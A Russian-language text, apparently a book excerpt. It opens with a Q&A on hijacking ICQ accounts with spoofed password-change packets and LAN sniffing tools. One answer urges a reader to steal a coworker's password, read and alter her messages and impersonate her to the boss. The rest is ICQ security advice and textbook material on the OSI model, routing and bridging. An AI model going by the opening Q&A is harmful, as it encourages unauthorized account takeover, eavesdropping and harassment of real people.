При благоприятном стечении обстоятельств вы сможете получать и отправлять сообщения от лица выбранного вами UINa. Если ваш Linux ICQ клиент поддерживает любую длину пассворда и возможность его смены на сервере — вы берете тот аккаунт, который вам нравится.

Данный баг работал достаточно долго и надеюсь создатели ICQ защитили своих клиентов, но кто знает...

«Она же... Валентина Понеяд... Она же...»

Вопрос: Может ли кто-либо изменить пассворд моего ICQ аккаунта без получения доступа на мой компьютер и e-mail?

Ответ: Да, отвечу я и посоветую искать инструмент взлома ICQ под названием «ICQhijeck». При наличии IP жертвы, его UINa и номера порта для связи с клиентом ICQhijeck пошлет spoofed пакет, заявляющий о себе, что пакет принадлежит самому клиенту и несет в себе задачу смены пассворда. Пассворд выбирает нападающий.

Кстати, использование сниффера вообще всегда является хорошей идеей сбора информации.

Вопрос: меня зовут Петя Иванов, у меня в офисе на одной со мной сетке сидит Маша Пилюлькина и она страшная стерва. Что я могу сделать с ней и ее ICQ?

Ответ: испортить ей жизнь. Если вы находитесь на одном и том же фрагменте сети, у вас все карты в руках, «ICQsniff» отдаст вам Машин пассворд, да и впрочем пассворды всех других пользователей ICQ в вашей конторе. Более того, существуют методы перехвата сообщений от одного пользователя другому и коррекция их, например, вы можете следить за перепиской Маши и вашего босса. Как только вам в этой переписке что-то не понравится, можете сообщить боссу от лица Маши все, что вы думаете о предмете обсуждения и заявить, что он как начальник некомпетентен в этом вопросе, а вот, например, Петя Иванов гораздо умнее и так далее, так что давайте Пете Мерседес купим.

Вопрос: а где мне взять ICQhijeck, ICQsniff, keyboard sniffer, трояна и TCP/UDP snifter и есть ли что-либо еще такое интересное, где можно нажать кнопочку и все-все хакнуть?

Ответ: Существует такое понятие как «Private Bug», нечто обнаруженное лишь вами и никому еще не известное. Вполне возможно, что люди, посвятившие много время изучению методам работы ICQ, имеют очень мощные инструменты по работе с ним.

Но достанутся ли эти tools вам? Все зависит от вас, от вашего терпения, трудолюбия и любознательности. Не забудьте прибавить коммуникабельность и умение задать интересный вопрос знающему предмет обсуждения человеку. Вполне возможно вы все узнаете.

Если у вас нет друзей, способных рассказать вам то, что вы хотите знать, советую использовать большие поисковые системы типа www.yahoo.com. Не забудьте указать предмет поиска.

Выйду на улицу, гляну на село...

Время рассмотреть методы защиты и что вы должны помнить, если дорожите своим UINом и информацией, передаваемой при помощи ICQ.

Помните, что существует вероятность, что кто-то может читать ваши сообщения и то, что ICQ не является стандартом секретных коммуникаций.

Имеются десятки программ, способных вызвать сбой в работе вашего ICQ клиента, особенно если он работает в среде Windows. Следите за новостями, публикуемыми на www.icq.com и используйте всегда последнюю версию ICQ, даже если старая имеет свои достоинства в виде безлимитного размера посылаемого сообщения. Вполне возможно, что вы заплатите слишком дорогую цену за эту возможность.

Имейте антивирусные программы и используйте их. Так же за ними необходимо следить — брать новые библиотеки для обнаружения вирусов и троянов с web-сайта производителя программы.

Не доверяйте безгранично публичным сервисам типа free emeil, free webhosting и так далее. Ничего удивительного в том, что кто-то уничтожил все ваши файлы на страничке или прочел ваш e-mail, я не вижу. Вполне житейское дело, и, пожалуйста, не имейте публичного e-mail адресом для контакта технического обслуживания ICQ с вами в случае потери пассворда. Будьте готовы к тому, что в один прекрасный день вы обнаружите, что ваш пассворд изменен и аккаунт вам не принадлежит. Обратитесь за помощью в технический суппорт.

Ну и конечно следите за своим компьютером при использовании Internet — есть большой выбор программ, показывающих вам кто, зачем, почему и когда пытался проникнуть на ваш компьютер.

Иногда я сам лично думаю, что вполне возможно что создатели ICQ в данный момент насчитывают несколько миллионов компьютеров в своей базе данных, к которым они имеют полный доступ. Кто знает, может быть ICQ — это хорошо распространенный троян? Сложное чувство, признаюсь вам...

Теоретические основы

Эталонная модель OSI

Перемещение информации между компьютерами различных схем является чрезвычайно сложной задачей. В начале 1980 гг. Международная Организация по Стандартизации (ISO) признала необходимость в создания модели сети, которая могла бы помочь поставщикам создавать реализации взаимодействующих сетей. Эту потребность удовлетворяет эталонная модель «Взаимодействие Открытых Систем» (OSI), выпущенная в 1984 году.

Эталонная модель OSI быстро стала основной архитектурной моделью для передачи межкомпьютерных сообщений. Несмотря на то, что были разработаны другие архитектурные модели (в основном патентованные), большинство поставщиков сетей, когда им необходимо предоставить обучающую информацию пользователям поставляемых ими изделий, ссылаются на них как на изделия для сети, соответствующей эталонной модели OSI. И действительно, эта модель является самым лучшим средством, имеющемся в распоряжении тех, кто надеется изучить технологию сетей.

Иерархическая связь

Эталонная модель OSI делит проблему перемещения информации между компьютерами через среду сети на семь менее крупных, и следовательно, более легко разрешимых проблем. Каждая из этих семи проблем выбрана потому, что она относительно автономна, и следовательно, ее легче решить без чрезмерной опоры на внешнюю информацию.

Каждая из семи областей проблемы решалась с помощью одного из уровней модели. Большинство устройств сети реализует все семь уровней. Однако в режиме потока информации некоторые реализации сети пропускают один или более уровней. Два самых низших уровня OSI реализуются аппаратным и программным обеспечением; остальные пять высших уровней, как правило, реализуются программным обеспечением.

Справочная модель OSI описывает, каким образом информация проделывает путь через среду сети (например, провода) от одной прикладной программы (например, программы обработки крупноформатных таблиц) до другой прикладной программы, находящейся в другом компьютере. Так как информация, которая должна быть отослана, проходит вниз через уровни системы, по мере этого продвижения она становится все меньше похожей на человеческий язык и все больше похожей на ту ин-

формацию, которую понимают компьютеры, а именно «единицы» и «нули».

Проблемы совместимости

Эталонная модель OSI не является реализацией сети. Она только определяет функции каждого уровня. В этом отношении она напоминает план для постройки корабля. Точно также, как для выполнения фактической работы по плану могут быть заключены контракты с любым количеством кораблестроительных компаний, любое число поставщиков сети могут построить протокол реализации по спецификации протокола. И если этот план не будет предельно понятным, корабли, построенные различными компаниями, пользующимися одним и тем же планом, пусть незначительно, но будут отличаться друг от друга. Примером самого незначительного отличия могут быть гвозди, забитые в разных местах.

Чем объясняется разница в реализациях одного и того же плана корабля (или спецификации протокола)? Частично эта разница вызвана неспособностью любой спецификации учесть все возможные детали реализации. Кроме того, разные люди, реализующие один и тот же проект, всегда интерпретируют его немного по-разному. И наконец, неизбежные ошибки реализации приводят к тому, что изделия разных реализаций отличаются исполнением. Этим объясняется то, что реализация протокола X одной компании не всегда взаимодействует с реализацией этого протокола, осуществленной другой компанией.

Уровни OSI

Каждый уровень имеет заранее заданный набор функций, которые он должен выполнить для того, чтобы связь могла состояться.

Прикладной уровень

Прикладной уровень — это самый близкий к пользователю уровень OSI. Он отличается от других уровней тем, что не обеспечивает услуг ни одному из других уровней OSI; однако он обеспечивает ими прикладные процессы, лежащие за пределами масштаба модели OSI. Примерами таких прикладных процессов могут служить программы обработки крупномасштабных таблиц, программы обработки слов, программы банковских терминалов.

Прикладной уровень идентифицирует и устанавливает наличие предполагаемых партнеров для связи, синхронизирует совместно работающие прикладные программы, а также устанавливает соглашение по процедурам устранения ошибок и управления целостностью информации. Прикладной уровень также определяет, имеется ли в наличии достаточно ресурсов для предполагаемой связи.

Представительный уровень

Представительный уровень отвечает за то, чтобы информация, посылаемая из прикладного уровня одной системы, была читаемой для прикладного уровня другой системы. При необходимости представительный уровень осуществляет трансляцию между множеством форматов представления информации путем использования общего формата представления информации.

Представительный уровень занят не только форматом и представлением фактических данных пользователя, но также структурами данных, которые используют программы. Поэтому кроме трансформации формата фактических данных (если она необходима), представительный уровень согласует синтаксис передачи данных для прикладного уровня.

Сеансовый уровень

Как указывает его название, сеансовый уровень устанавливает, управляет и завершает сеансы взаимодействия между прикладными задачами. Сеансы состоят из диалога между двумя или более объектами представления (сеансовый уровень обеспечивает своими услугами представительный уровень). Сеансовый уровень синхронизирует диалог между объектами представительного уровня и управляет обменом информации между ними. В дополнение к основной регуляции диалогов (сеансов) сеансовый уровень предоставляет средства для отправки информации, класса услуг и уведомления в исключительных ситуациях о проблемах сеансового, представительного и прикладного уровней.

Транспортный уровень

Граница между сеансовым и транспортным уровнями может быть представлена как граница между протоколами прикладного уровня и протоколами низших уровней. В то время как прикладной, представительный и сеансовый уровни заняты прикладными вопросами, четыре низших уровня решают проблемы транспортировки данных.

Транспортный уровень пытается обеспечить услуги по транспортировке данных, которые избавляют высшие слои от необходимости вникать в ее детали. В частности, заботой транспортного уровня является решение таких вопросов, как выполнение надежной транспортировки данных через объединенную сеть. Предоставляя надежные услуги, транспортный уровень обеспечивает механизмы для установки, поддержания и упорядоченного завершения действия виртуальных каналов, систем обнаружения и устранения неисправностей транспортировки и управления информационным потоком (с целью предотвращения переполнения системы данными из другой системы).

Сетевой уровень

Сетевой уровень — это комплексный уровень, который обеспечивает возможность соединения и выбор маршрута между двумя конечными системами, подключенными к разным «подсетям», которые могут находиться в разных географических пунктах. В данном случае «подсеть» — это по сути независимый сетевой кабель (иногда называемый сегментом).

Так как две конечные системы, желающие организовать связь, может разделять значительное географическое расстояние и множество подсетей, сетевой уровень является доменом маршрутизации. Протоколы маршрутизации выбирают оптимальные маршруты через последовательность соединенных между собой подсетей. Традиционные протоколы сетевого уровня передают информацию вдоль этих маршрутов.

Канальный уровень

Канальный уровень (формально называемый информационно-канальным уровнем) обеспечивает надежный транзит данных через физический канал. Выполняя эту задачу, канальный уровень решает вопросы физической адресации (в противоположность сетевой или логической адресации), топологии сети, линейной дисциплины (каким образом конечной системе использовать сетевой канал), уведомления о неисправностях, упорядоченной доставки блоков данных и управления потоком информации.

Физический уровень

Физический уровень определяет электротехнические, механические, процедурные и функциональные характеристики активации» поддержания и дезактивации физического канала между конечными системами. Спецификации физического уровня определяют такие характеристики, как уровни напряжений, синхронизацию изменения напряжений, скорость передачи физической информации, максимальные расстояния передачи информации, физические соединители и другие аналогичные характеристики.

Адресация

Существенным компонентом любой системы сети является определение местонахождения компьютерных систем. Существуют различные схемы адресации, используемые для этой цели, которые зависят от используемого семейства протоколов. Другими словами, адресация AppleTalk отличается от адресации TCP/IP, которая в свою очередь отличается от адресации OSI.

Двумя важными типами адресов являются адреса канального уровня и адреса сетевого уровня. Адреса канального уровня (называемые также физическими или аппаратными адресами), как правило, уникальны для каждого сетевого соединения. У большинства локальных сетей (LAN)

адреса канального уровня размещены в схеме интерфейса; они назначаются той организацией, которая определяет стандарт протокола, представленный этим интерфейсом. Так как большинство компьютерных систем имеют одно физическое сетевое соединение, они имеют только один адрес канального уровня. Роутеры и другие системы, соединенные с множеством физических сетей, могут иметь множество адресов канального уровня.

В отличие от адресов канального уровня, которые обычно существуют в пределах плоского адресного пространства, адреса сетевого уровня обычно иерархические. Другими словами, они похожи на почтовые адреса, которые описывают местонахождение человека, указывая страну, штат, почтовый индекс, город, улицу, адрес на этой улице и наконец, имя. Хорошим примером одноуровневой адресации является номерная система социальной безопасности США, в соответствии с которой каждый человек имеет один уникальный номер, присвоенный ему службой безопасности.

Иерархические адреса делают сортировку адресов и повторный вызов более легкими путем исключения крупных блоков логически схожих адресов в процессе последовательности операций сравнения. Например, можно исключить все другие страны, если в адресе указана страна «Ирландия». Легкость сортировки и повторного вызова являются причиной того, что роутеры используют адреса сетевого уровня в качестве базиса маршрутизации.

Адреса сетевого уровня различаются в зависимости от используемого семейства протоколов, однако они, как правило, используют соответствующие логические разделы для нахождения компьютерных систем в объединенной сети. Некоторые из этих логических разделов базируются на физических характеристиках сети (таких, как сегмент сети, в котором находится какая-нибудь система); другие логические разделы базируются на группировках, не имеющих физического базиса (например, «зона» AppleTalk).

Блоки данных, пакеты и сообщения

После того, как по адресам установили местоположение компьютерных систем, может быть произведен обмен информацией между двумя или более системами. В литературе по объединенным сетям наблюдается непоследовательность в наименовании логически сгруппированных блоков информации, которая перемещается между компьютерными системами. «блок данных», «пакет», «блок данных протокола», «PDU», «сегмент», «сообщение» — используются все эти и другие термины, в зависимости от прихоти тех, кто пишет спецификации протоколов.

Как правило, «блок данных» (frame) обозначает блок информации, источником и пунктом назначения которого являются объекты канально-

го уровня. Термин «пакет» (packet) обозначает блок информации, у которого источник и пункт назначения — объекты сетевого уровня. И наконец, термин «сообщение» (message) обозначает информационный блок, у которого объекты источника и места назначения находятся выше сетевого уровня. Термин «сообщение» используется также для обозначения отдельных информационных блоков низших уровней, которые имеют специальное, хорошо сформулированное назначение.

Маршрутизируемся

В общедоступном значении слова маршрутизация означает передвижение информации от источника к пункту назначения через объединенную сеть. При этом, как правило, на пути встречается по крайней мере один узел. Маршрутизация часто противопоставляется объединению сетей с помощью моста, которое, в популярном понимании этого способа, выполняет точно такие же функции. Основное различие между ними заключается в том, что маршрутизация и объединение по мостовой схеме используют различную информацию в процессе ее перемещения от источника к месту назначения. Результатом этого является то, что Маршрутизация и объединение с помощью моста выполняют свои задачи разными способами; фактически, имеется несколько различных видов маршрутизации и объединения с помощью мостов.

Компоненты маршрутизации

Маршрутизация включает в себя два основных компонента: определение оптимальных трактов маршрутизации и транспортировка информационных групп (обычно называемых пакетами) через объединенную сеть. Как правило, последний из этих двух компонентов называется коммутацией. Коммутация относительно проста. С другой стороны, определение маршрута может быть очень сложным процессом.

Определение маршрута

Определение маршрута может базироваться на различных показателях (величинах, результирующих из алгоритмических вычислений по отдельной переменной — например, длина маршрута) или комбинациях показателей. Программные реализации алгоритмов маршрутизации высчитывают показатели маршрута для определения оптимальных маршрутов к пункту назначения.

Для облегчения процесса определения маршрута, алгоритмы маршрутизации инициализируют и поддерживают таблицы маршрутизации, в которых содержится маршрутная информация. Маршрутная информация изменяется в зависимости от используемого алгоритма маршрутизации.

Алгоритмы маршрутизации заполняют маршрутные таблицы неким множеством информации. Ассоциации «Пункт назначения/ следующая пересылка» сообщают роутеру, что определенный пункт назначения может быть оптимально достигнут путем отправки пакета в определенный роутер, представляющий «следующую пересылку» на пути к конечному пункту назначения. При приеме поступающего пакета роутер проверяет адрес пункта назначения и пытается ассоциировать этот адрес со следующей пересылкой.

Роутеры сообщаются друг с другом (и поддерживают свои маршрутные таблицы) путем передачи различных сообщений. Одним из видов таких сообщений является сообщение об «обновлении маршрутизации». Обновления маршрутизации обычно включают всю маршрутную таблицу или ее часть. Анализируя информацию об обновлении маршрутизации, поступающую ото всех роутеров, любой из них может построить детальную картину топологии сети. Другим примером сообщений, которыми обмениваются роутеры, является «объявление о состоянии канала». Объявление о состоянии канала информирует другие роутеры о состоянии каналов отправителя. Канальная информация также может быть использована для построения полной картины топологии сети. После того, как топология сети становится понятной, роутеры могут определить оптимальные маршруты к пунктам назначения.

Коммутация

Алгоритмы коммутации сравнительно просты и в основном одинаковы для большинства протоколов маршрутизации. В большинстве случаев главная вычислительная машина определяет необходимость отправки пакета в другую главную вычислительную машину. Получив определенным способом адрес роутера, главная вычислительная машина-источник отправляет пакет, адресованный специально в физический адрес роутера (уровень MAC), однако с адресом протокола (сетевой уровень) главной вычислительной машины пункта назначения.

После проверки адреса протокола пункта назначения пакета роутер определяет, знает он или нет, как передать этот пакет к следующему роутеру. Во втором случае (когда роутер не знает, как переслать пакет) пакет, как правило, игнорируется. В первом случае роутер отсылает пакет к следующей роутеру путем замены физического адреса пункта назначения на физический адрес следующего роутера и последующей передачи пакета.

Следующая пересылка может быть или не быть главной вычислительной машиной окончательного пункта назначения. В случае, если нет, то следующей пересылкой, как правило, является другой роутер, который выполняет такой же процесс принятия решения о коммутации. По мере того, как пакет продвигается через объединенную сеть, его физический адрес меняется, однако адрес протокола остается неизменным.

В изложенном выше описании рассмотрена коммутация между источником и системой конечного пункта назначения. Международная Организация по Стандартизации (ISO) разработала иерархическую терминологию, которая может быть полезной при описании этого процесса. В случае, если пользоваться этой терминологией, то устройства сети, не обладающие способностью пересылать пакеты между подсетями, называются конечными системами (ES), в то время как устройства сети, имеющие такую способность, называются промежуточными системами (IS). Промежуточные системы далее подразделяются на системы, которые могут сообщаться в пределах «доменов маршрутизации» («внутридоменные» IS), и системы, которые могут сообщаться как в пределах домена маршрутизации, так и с другими доменами маршрутизации («междоменные IS»). Обычно считается, что «домен маршрутизации» — это часть объединенной сети, находящейся под общим административным управлением и регулируемой определенным набором административных руководящих принципов. Домены маршрутизации называются также «автономными системами» (AS). Для определенных протоколов домены маршрутизации могут быть дополнительно подразделены на «участки маршрутизации», однако для коммутации как внутри участков, так и между ними также используются внутридоменные протоколы маршрутизации.

Алгоритмы маршрутизации

Алгоритмы маршрутизации можно дифференцировать, основываясь на нескольких ключевых характеристиках. Во-первых, на работу результирующего протокола маршрутизации влияют конкретные задачи, которые решает разработчик алгоритма. Во-вторых, существуют различные типы алгоритмов маршрутизации, и каждый из них по-разному влияет на сеть и ресурсы маршрутизации. И наконец, алгоритмы маршрутизации используют разнообразные показатели, которые влияют на расчет оптимальных маршрутов.

Цели разработки алгоритмов маршрутизации

При разработке алгоритмов маршрутизации часто преследуют одну или несколько из перечисленных ниже целей:

- Оптимальность
- Простота и низкие непроизводительные затраты
- Живучесть и стабильность
- Быстрая сходимость
- Гибкость

Оптимальность

Оптимальность, вероятно, является самой общей целью разработки. Она характеризует способность алгоритма маршрутизации выбирать «наилучший» маршрут. Наилучший маршрут зависит от показателей и от «веса» этих показателей, используемых при проведении расчета. Например, алгоритм маршрутизации мог бы использовать несколько пересылок с определенной задержкой, но при расчете «вес» задержки может быть им оценен как очень значительный. Естественно, что протоколы маршрутизации должны строго определять свои алгоритмы расчета показателей.

Простота и низкие непроизводительные затраты

Алгоритмы маршрутизации разрабатываются как можно более простыми. Другими словами, алгоритм маршрутизации должен эффективно обеспечивать свои функциональные возможности, с минимальными затратами программного обеспечения и коэффициентом использования. Особенно важна эффективность в том случае, когда программа, реализующая алгоритм маршрутизации, должна работать в компьютере с ограниченными физическими ресурсами.

Живучесть и стабильность

Алгоритмы маршрутизации должны обладать живучестью. Другими словами, они должны четко функционировать в случае неординарных или непредвиденных обстоятельств, таких как отказы аппаратуры, условия высокой нагрузки и некорректные реализации. Так как роутеры расположены в узловых точках сети, их отказ может вызвать значительные проблемы.

Часто наилучшими алгоритмами маршрутизации оказываются те, которые выдержали испытание временем и доказали свою надежность в различных условиях работы сети.

Быстрая сходимость

Алгоритмы маршрутизации должны быстро сходиться. Сходимость — это процесс соглашения между всеми роутерами по оптимальным маршрутам. Когда какое-нибудь событие в сети приводит к тому, что маршруты или отвергаются, или становятся доступными, роутеры рассылают сообщения об обновлении маршрутизации. Сообщения об обновлении маршрутизации пронизывают сети, стимулируя пересчет оптимальных маршрутов и, в конечном итоге, вынуждая все роутеры прийти к соглашению по этим маршрутам. Алгоритмы маршрутизации, которые сходятся медленно, могут привести к образованию петель маршрутизации или выходам из строя сети.

Гибкость

Алгоритмы маршрутизации должны быть также гибкими. Другими словами, алгоритмы маршругизации должны быстро и точно адаптиро-

ваться к разнообразным обстоятельствам в сети. Например, предположим, что сегмент сети отвергнут. Многие алгоритмы маршрутизации, после того как они узнают об этой проблеме, быстро выбирают следующий наилучший путь для всех маршрутов, которые обычно используют этот сегмент. Алгоритмы маршрутизации могут быть запрограммированы таким образом, чтобы они могли адаптироваться к изменениям полосы пропускания сети, размеров очереди к роутеру, величины задержки сети и других переменных.

Типы алгоритмов

Алгоритмы маршрутизации могут быть классифицированы по типам. Например, алгоритмы могут быть:

- Статическими или динамическими
- Одномаршрутными или многомаршрутными
- Одноуровневыми или иерархическими
- С интеллектом в главной вычислительной машине или в роутере
- Внутридоменными и междоменными
- Алгоритмами состояния канала или вектора расстояний

Статические или динамические алгоритмы

Статические алгоритмы маршрутизации вообще вряд ли являются алгоритмами. Распределение статических таблиц маршрутизации устанавливается администратором сети до начала маршрутизации. Оно не меняется, если только администратор сети не изменит его. Алгоритмы, использующие статические маршруты, просты для разработки и хорошо работают в окружениях, где трафик сети относительно предсказуем, а схема сети относительно проста.

Так как статические системы маршрутизации не могут реагировать на изменения в сети, они, как правило, считаются непригодными для современных крупных, постоянно изменяющихся сетей. Большинство доминирующих алгоритмов маршрутизации — динамические.

Динамические алгоритмы маршрутизации подстраиваются к изменяющимся обстоятельствам сети в масштабе реального времени. Они выполняют это путем анализа поступающих сообщений об обновлении маршрутизации. В случае, если в сообщении указывается, что имело место изменение сети, программы маршрутизации пересчитывают маршруты и рассылают новые сообщения о корректировке маршрутизации. Такие сообщения пронизывают сеть, стимулируя роутеры заново прогонять свои алгоритмы и соответствующим образом изменять таблицы маршрутизации. Динамические алгоритмы маршрутизации могут дополнять статиче-

ские маршруты там, где это уместно. Например, можно разработать «роутер последнего обращения» (то есть роутер, в который отсылаются все неотправленные по определенному маршруту пакеты). Такой роутер выполняет роль хранилища неотправленных пакетов, гарантируя, что все сообщения будут хотя бы определенным образом обработаны.

Одномаршрутные или многомаршрутные алгоритмы

Некоторые сложные протоколы маршрутизации обеспечивают множество маршрутов к одному и тому же пункту назначения. Такие многомаршрутные алгоритмы делают возможной мультиплексную передачу трафика по многочисленным линиям; одномаршрутные алгоритмы не могут делать этого. Преимущества многомаршрутных алгоритмов очевидны — они могут обеспечить значительно большую пропускную способность и надежность.

Одноуровневые или иерархические алгоритмы

Некоторые алгоритмы маршрутизации оперируют в плоском пространстве, в то время как другие используют иерархии маршрутизации. В одноуровневой системе маршрутизации все роутеры равны по отношению друг к другу. В иерархической системе маршрутизации некоторые роутеры формируют то, что составляет основу (backbone — базу) маршрутизации. Пакеты из небазовых роутеров перемещаются к базовым роутерам и пропускаются через них до тех пор, пока не достигнут общей области пункта назначения. Начиная с этого момента, они перемещаются от последнего базового роутера через один или несколько небазовых роутеров до конечного пункта назначения.

Системы маршрутизации часто устанавливают логические группы узлов, называемых доменами, или автономными системами (AS), или областями. В иерархических системах одни роутеры какого-либо домена могут сообщаться с роутерами других доменов, в то время как другие роутеры этого домена могут поддерживать связь с роутеры только в пределах своего домена. В очень крупных сетях могут существовать дополнительные иерархические уровни. Роутеры наивысшего иерархического уровня образуют базу маршрутизации.

Основным преимуществом иерархической маршрутизации является то, что она имитирует организацию большинства компаний и следовательно, очень хорошо поддерживает их схемы трафика. Большая часть сетевой связи имеет место в пределах групп небольших компаний (доменов). Внутридоменным роутерам необходимо знать только о других роутерах в пределах своего домена, поэтому их алгоритмы маршрутизации могут быть упрощенными. Соответственно может быть уменьшен и трафик обновления маршрутизации, зависящий от используемого алгоритма маршрутизации.

Алгоритмы с интеллектом в главной вычислительной машине или в роутере

Некоторые алгоритмы маршрутизации предполагают, что конечный узел источника определяет весь маршрут. Обычно это называют маршрутизацией от источника. В системах маршрутизации от источника роутеры действуют просто как устройства хранения и пересылки пакета, без всякий раздумий отсылая его к следующей остановке.

Другие алгоритмы предполагают, что главные вычислительные машины ничего не знают о маршрутах. При использовании этих алгоритмов роутеры определяют маршрут через объединенную сеть, базируясь на своих собственных расчетах. В первой системе, рассмотренной выше, интеллект маршрутизации находится в главной вычислительной машине. В системе, рассмотренной во втором случае, интеллектом маршрутизации наделены роутеры.

Компромисс между маршрутизацией с интеллектом в главной вычислительной машине и маршрутизацией с интеллектом в роутере достигается путем сопоставления оптимальности маршрута с непроизводительными затратами трафика. Системы с интеллектом в главной вычислительной машине чаще выбирают наилучшие маршруты, так как они, как правило, находят все возможные маршруты к пункту назначения, прежде чем пакет будет действительно отослан. Затем они выбирают наилучший маршрут, основываясь на определении оптимальности данной конкретной системы. Однако акт определения всех маршрутов часто требует значительного трафика поиска и большого объема времени.

Внутридоменные или междоменные алгоритмы

Некоторые алгоритмы маршрутизации действуют только в пределах доменов; другие — как в пределах доменов, так и между ними. Природа этих двух типов алгоритмов различная. Поэтому понятно, что оптимальный алгоритм внутридоменной маршрутизации не обязательно будет оптимальным алгоритмом междоменной маршрутизации.

Алгоритмы состояния канала или вектора расстояния

Алгоритмы состояния канала (известные также как алгоритмы «первоочередности наикратчайшего маршрута») направляют потоки маршрутной информации во все узлы объединенной сети. Однако каждый роутер посылает только ту часть маршрутной таблицы, которая описывает состояние его собственных каналов. Алгоритмы вектора расстояния (известные также как алгоритмы Бэлмана-Форда) требуют от каждого роутера посылки всей или части своей маршрутной таблицы, но только своим соседям. Алгоритмы состояния каналов фактически направляют небольшие корректировки по всем направлениям, в то время как алгоритмы вектора расстояний отсылают более крупные корректировки только в соседние роутеры.

Отличаясь более быстрой сходимостью, алгоритмы состояния каналов несколько меньше склонны к образованию петель маршрутизации, чем алгоритмы вектора расстояния. С другой стороны, алгоритмы состояния канала характеризуются более сложными расчетами в сравнении с алгоритмами вектора расстояний, требуя большей процессорной мощности и памяти, чем алгоритмы вектора расстояний. Вследствие этого, реализация и поддержка алгоритмов состояния канала может быть более дорогостоящей. Несмотря на их различия, оба типа алгоритмов хорошо функционируют при самых различных обстоятельствах.

Показатели алгоритмов (метрики)

Маршрутные таблицы содержат информацию, которую используют программы коммутации для выбора наилучшего маршрута. В алгоритмах маршрутизации используется много различных показателей. Сложные алгоритмы маршрутизации при выборе маршрута могут базироваться на множестве показателей, комбинируя их таким образом, что в результате получается один отдельный (гибридный) показатель. Ниже перечислены показатели, которые используются в алгоритмах маршрутизации:

- Длина маршрута
- Надежность
- Задержка
- Ширина полосы пропускания
- Нагрузка
- Стоимость связи

Длина маршрута

Длина маршрута является наиболее общим показателем маршрутизации. Некоторые протоколы маршрутизации позволяют администраторам сети назначать произвольные цены на каждый канал сети. В этом случае длиной тракта является сумма расходов, связанных с каждым каналом, который был траверсирован. Другие протоколы маршрутизации определяют «количество пересылок», то есть показатель, характеризующий число проходов, которые пакет должен совершить на пути от источника до пункта назначения через изделия объединения сетей (такие как роутеры).

Надежность

Надежность, в контексте алгоритмов маршрутизации, относится к надежности каждого канала сети (обычно описываемой в терминах соотношения бит/ошибка). Некоторые каналы сети могут отказывать чаще, чем другие. Отказы одних каналов сети могут быть устранены легче или быстрее, чем отказы других каналов. При назначении оценок надежнос-

ти могут быть приняты в расчет любые факторы надежности. Оценки надежности обычно назначаются каналам сети администраторами сети. Как правило, это произвольные цифровые величины.

Задержка

Под задержкой маршрутизации обычно понимают отрезок времени, необходимый для передвижения пакета от источника до пункта назначения через объединенную сеть. Задержка зависит от многих факторов, включая полосу пропускания промежуточных каналов сети, очереди в порт каждого роутера на пути передвижения пакета, перегруженность сети на всех промежуточных каналах сети и физическое расстояние, на которое необходимо переместить пакет. Так как здесь имеет место конгломерация нескольких важных переменных, задержка является наиболее общим и полезным показателем.

Полоса пропускания

Полоса пропускания относится к имеющейся мощности трафика какого-либо канала. При прочих равных показателях, канал Ethernet 10 Mbps предпочтителен любой арендованной линии с полосой пропускания 64 Кбайт/сек. Хотя полоса пропускания является оценкой максимально достижимой пропускной способности канала, маршруты, проходящие через каналы с большей полосой пропускания, не обязательно будут лучше маршрутов, проходящих через менее быстродействующие каналы.

Основы объединения сетей с помощью мостов

Серийное изготовление мостов началось в начале 1980 гг. В то время, когда они появились, мосты объединяли гомогенные сети, делая возможным прохождение пакетов между ними. В последнее время объединение различных сетей с помощью мостов также было определено и стандартизировано.

На первый план выдвинулись несколько видов объединений с помощью мостов. В окружениях Ethernet в основном встречается «transparent bridging» (прозрачное соединение). В окружениях Token Ring в первую очередь используется «Source-route bridging» (соединение маршрут- источник). «Translational bridging» (трансляционное соединение) обеспечивает трансляцию между форматами и принципами передачи различных типов сред (обычно Ethernet и Token Ring). «Source-route transparent bridging» (прозрачное соединение маршрут-источник) объединяет алгоритмы прозрачного соединения и соединения маршрут- источник, что позволяет передавать сообщения в смешанных окружениях Ethernet/Token Ring.

Уменьшающиеся цены на роутеры и введение во многие из них возможности соединять по мостовой схеме, сделанное в последнее время,

значительно сократило долю рынка чистых мостов. Те мосты, которые уцелели, обладают такими характеристиками, как сложные схемы фильтрации, псевдоинтеллектуальный выбор маршрута и высокая производительность. В то время как в конце 1980 гг. шли бурные дебаты о преимуществах соединения с помощью мостов в сравнении с роутерами, в настоящее время большинство пришло к выводу, что часто оба устройства необходимы в любой полной схеме объединения сетей.

Сравнение устройств для объединения сетей

Устройства объединения сетей обеспечивают связь между сегментами локальных сетей (LAN). Существуют 4 основных типа устройств объединения сетей: повторители, мосты, роутеры и межсетевые интерфейсы. Эти устройства в самом общем виде могут быть дифференцированы тем уровнем «Межсоединений Открытых Систем» (OSI), на котором они устанавливают соединение между LAN. Каждое устройство обеспечивает функциональные возможности, соответствующие своему уровню, а также использует функциональные возможности всех более низких уровней.

Основы технологии объединения сетей

Уровень, на котором находит применение объединение с помощью мостов (называемый канальным уровнем), контролирует поток информации, обрабатывает ошибки передачи, обеспечивает физическую (в отличие от логической) адресацию и управляет доступом к физической среде. Мосты обеспечивают выполнение этих функций путем поддержки различных протоколов канального уровня, которые предписывают определенный поток информации, обработку ошибок, адресацию и алгоритмы доступа к носителю. В качестве примеров популярных протоколов канального уровня можно назвать Ethernet, Token Ring и FDDI.

Мосты — несложные устройства. Они анализируют поступающие фреймы, принимают решение о их продвижении, базируясь на информации, содержащейся в фрейме, и пересылает их к месту назначения. В некоторых случаях (например, при объединении «источник-маршрут») весь путь к месту назначения содержится в каждом фрейме. В других случаях (например, прозрачное объединение) фреймы продвигаются к месту назначения отдельными пересылками, по одной за раз.

Основным преимуществом объединения с помощью мостов является прозрачность протоколов верхних уровней. Так как мосты оперируют на канальном уровне, от них не требуется проверки информации высших уровней. Это означает, что они могут быстро продвигать трафик, представляющий любой протокол сетевого уровня. Обычным делом для моста является продвижение Apple Talk, DECnet, TCP/IP, XNS и другого трафика между двумя и более сетями.

Мосты способны фильтровать фреймы, базирующиеся на любых полях. Например, мост можно запрограммировать так, чтобы он отвергал (то есть не пропускал) все фреймы, посылаемые из определенной сети. Так как в информацию канального уровня часто включается ссылка на протокол высшего уровня, мосты обычно фильтруют па этому параметру. Кроме того, мосты могут быть полезны, когда они имеют дело с необязательной информацией пакетов широкой рассылки.

